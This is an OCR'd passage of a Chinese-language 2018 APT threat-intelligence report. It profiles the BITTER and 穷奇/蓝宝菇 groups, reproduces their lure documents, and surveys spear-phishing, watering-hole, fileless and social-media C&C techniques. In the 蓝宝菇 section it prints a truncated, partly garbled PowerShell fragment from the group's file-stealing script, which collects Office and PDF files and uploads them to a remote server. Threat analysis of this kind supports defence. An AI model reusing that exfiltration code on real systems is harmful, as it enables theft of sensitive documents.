

组织名称	蔓灵花（BITTER、T-APT-17）
攻击目标	政府、军工业、电力、核能等部门
攻击国家	中国、巴基斯坦等
攻击目的	窃取敏感资料等
攻击时间	从 2013 年持续到现在，最近一次发生在 2018 年 10 月底到 11 月
曝光时间	最早在 2016 年 10 月被国外安全公司曝光，随后在 2016 年 11 月、2018 年 1 月 360 也进行了曝光
攻击方式	鱼叉攻击→dropper→downloader→RAT、keylogger 等
诱饵类型	压缩包、自解压包、doc、ppsx、inp 等
武器库	CVE-2012-0158、CVE-2014-6352、CVE-2017-11882、CVE-2017-12824、keylogger、windows RAT、Andriod RAT 等
攻击者	通过编译时间可以大致推断作者可能位于东 6-东 9 时区，疑似来自印度
组织规模	从 pdb 中的 user 名字看，猜测规模为大于 6 人

5）穷奇&蓝宝菇

穷奇和蓝宝菇疑似来自东亚某地区的攻击组织，主要针对中国大陆的政府、军事、核工业、科研等敏感机构进行
击活动。该两个组织之间使用的攻击武器库有部分重叠，以至于很长一段时间我们都认为是同一个组织。因此我
猜测，这两个组织为同一攻击部分的两个分小组。

蓝宝菇在2018年多次对中国大陆的目标进行了攻击，包括上海进博会期间的攻击。



中华人民共和国[redacted]

关于首届中国国际进口博览会的采访提纲

[redacted]

问题：

1、2018 年是中国改革开放40 周年，您如何看待中国近几年来的经济发展和未来的发展前景？

2、中国将致力于未来的持续改革并且今年中国将举办中国国际进口博览会，您对中国此次活动的期望是什么？

3、作为一个发展中国家，中国举办国际进口博览会向世界打开中国13亿人口的市场与世界分享中国发展成就。您如何看待中国在促进经济全球化和贸易便利化方面所做的努力？

4、您认为贵国有哪些具有竞争优势的产品可以向中国市场出口？

[redacted]

2018 年10 月28日

联系人：
联系电话
电子邮箱

蓝宝菇APT组织使用的诱饵文档之一

〔2018〕241 号

关于召开 技术标准推进委员会 成立大会再通知

各相关单位:

经中国 协会秘书处报请四届理事会函审，同意成立 技术标准推进委员会”，兹定于 2018 年 11 月 26 日在北京召开“中国 技术标准推进委员会 成立大会”。请各单位派 1-2 名代表出席会

蓝宝菇APT组织使用的诱饵文档之二

最终的攻击武器包括bfnet远控、窃取文件的powershell脚本等。

```
gc $l.fullname -fo -total 0 -erroraction stop;$o=$True;
If($4 -eq $_.Length)
{$o=$False}
If($l.Length -le 100MB -and $l.Length -gt 0 -and $o)
{
$3="$u\$z.rar";
a45 $t $3 $l.fullName;
If(test-path $3){$3=gi -fo $3}Else{$3=$l}$z=1;
$e=(New-Object System.Uri($v+$7+"/"+$b+".rar"));While((wl4 $m $e $3.fullName $z) -eq $True){$z+=1}$a+=" ($b)OK`r`n";sleep -s 1;If($3.ex
}Else
{$a+="[Big]`r`n"}}
Catch{$a+="[Denied]`r`n"}return $a
}
Function qf8($t,$7)
{
$d=180;
$b=1;
$a=0;
$h=(Get-Date -f yyyyMMddhhmmss)+"`r`nWeek:`r`n";
$4=0;
$l=('.doc','.docx','.pdf','.ppt','.pptx','.xls','.xlsx','.wps','.wpp','.et');
gci "$env:appdata\Microsoft\Windows\Recent\" -fo -errora silentlycontinue|?{$l -contains [io.path]::getextension($_.basename) -and $_.
$h+=zc5 $_ $4 $a $b $7;
$4=$_.Length;
If($h.endswith("OK`r`n")){$b+=1};
$f=@();
$f+=gdr -p 'fi*'|?{$_.root -ne "$env:systemdrive\"}|%{gci -fo $_.root};
$f+=gci -fo "$env:systemdrive\users";
$f+=gci -fo "$env:systemdrive\"|?{$_.fullname -notlike '*:\Windows*' -and $_.fullname -notlike '*:\Users' -and $_.fullname -notlike '*
$f=$f|sort lastwritetime -des|%{$_.fullname}|?{$_};
$h+="Search List:`r`n$f`r`n";
$y=0;
If($d -ge 30){$1=30}else{$1=$d}$x=Get-Date;
$5=1;
$4=0;
```

四、APT攻击技术

1.攻击方式

1 鱼叉攻击


2018年，鱼叉攻击依然是APT攻击的最主要方式，使用鱼叉结合社工类的方式，投递带有恶意文件的附件，诱使攻击者打开。虽然该方式攻击成本极低，但是效果却出人意料的好。这也进一步体现了被攻击目标的人员的安全意识亟需加强。从曝光的APT活动来看，2018年使用鱼叉攻击的APT活动比例高达95%以上。

如DarkHotel（黑店）APT组织针对中国某行业精心设计的钓鱼邮件：


1 水坑攻击

水坑攻击也是APT组织常用的攻击手段，2018年，海莲花、socketplayer等组织均使用过该攻击方式。除了插恶意代码外，攻击者还会判断访问该页面的访问者的ip，只有当访问者在攻击目标的ip范围内，也会进行下一步的攻击操作，依次来防止误伤。

如某次海莲花攻击，该攻陷网站的某个js上插入了一段代码，用于访问恶意代码：



1 远程可执行漏洞和密码爆破攻击




2.攻击诱饵种类

APT攻击中，攻击诱饵种类也是纷繁复杂，包括如下几类：

- 文档类：主要是office文档、pdf文档
- 脚本类：js脚本、vbs脚本、powershell脚本等
- 可执行文件：一般为经过RLO处理过的可执行文件、自解压包
- lnk：带漏洞的（如震网漏洞）和执行powershell、cmd等命令的快捷方式
- 网页类：html、hta等

其中，以office文档类诱饵为最多，占80%以上。而office文档中，payload的加载方式也包括利用漏洞（0day和Nday）、宏、DDE、内嵌OLE对象等。

- 宏：在APT攻击中，使用宏来进行攻击的诱饵，占所有攻击的诱饵的50%左右。



注意工具栏下的宏安全警告

l 漏洞：构造的恶意诱饵中，使用漏洞占比也有40%左右。该office漏洞中，攻击者最爱的依然还是公式编辑器的洞，包括CVE-2017-11882、CVE-2018-0802以及比较少见的CVE-2018-0798。此外IE漏洞CVE-2018-8174、CVE-2018-8373，和flash漏洞CVE-2018-4878、CVE-2018-5002、CVE-2018-15982也有APT组织使用，但是并未大规模用开来。

l DDE：DDE在2018年年初的时候有过一段火热期，包括APT28、Gallmaker等APT组织都使用过DDE来进行攻击

3.APT攻击的技术趋势

1）Fileless攻击（无文件攻击）越来越多

随着各安全厂商对PE文件的检测和防御能力不断的增强，APT攻击者越来越多的开始使用无PE文件落地的攻击方式进行攻击。其主要特点是没有长期驻留在磁盘的文件、核心payload存放在网络或者注册表中，启动后通过系统进程拉取payload执行。该方式大大增加了客户端安全软件基于文件扫描的防御难度。海莲花、污水（MuddyWater）、APT29、FIN7等攻击组织都擅长使用该方式进行攻击。


如海莲花组织事先的通过计划任务执行命令，全程无文件落地：

2）C&C存放在公开的社交网站上


通信跟数据回传是APT攻击链中非常重要的环节，因此如何使得通信的C&C服务器被防火墙发现成为了攻击者的题。因此，除了注册迷惑性极强的域名、使用DGA、隐蔽信道等方式外，攻击者把目光集中到了公开的社交网络上，如youtube、github、twitter等上。

如某次针对英国和瑞士的攻击，C&C存放地址：


YouTube：



Twitter：



WordPress博客：




Google plus：

3）公开或者开源工具的使用


往往，APT组织都有其自己研发的特定的攻击武器库，但是随着安全厂商对APT组织研究的深入，APT组织开始使用一些公开或者开源的工具来进行攻击，以此来增加溯源以及被发现的难度。


如SYSCON/KONNI，使用开源的babyface木马和无界面的teamview（著名远程控制工具）来进行攻击：



4）多平台攻击和跨平台攻击

移动互联网的成熟，使得人们已经很少在工作之余使用电脑里，因此使用移动端来进行攻击，也越来越被APT攻
组织使用。此外Mac OS的流行，也是的APT攻击者也开始对Mac OS平台进行攻击。如“人面马”(APT34)、蔓灵花
Group123、双尾蝎（APT-C-23）、黄金鼠（APT-C-27）等组织都擅长使用多平台攻击。此外黄金鼠（APT-C-27
还使用了在APK中打包了PE文件，运行后释放到移动端外置存储设备中的图片目录下，从而实现跨平台的攻击





而除了PC端和移动端，路由器平台的也称为了APT组织的攻击对象，如VPNFilter，已经攻击了10多个国家的至50万台的路由器设备。


五、2018年重要的攻击活动和组织

1. 2018年活跃境外APT组织盘点

1）中东

在中东地区活跃的APT组织包括APT33、APT34（人面马）、MuddyWater（污水）、黄金鼠等。其中数MuddyWater（污水）最为活跃。腾讯御见威胁情报中心也多次曝光过该组织的攻击活动。

如MuddyWater针对土耳其安全部门的攻击活动：



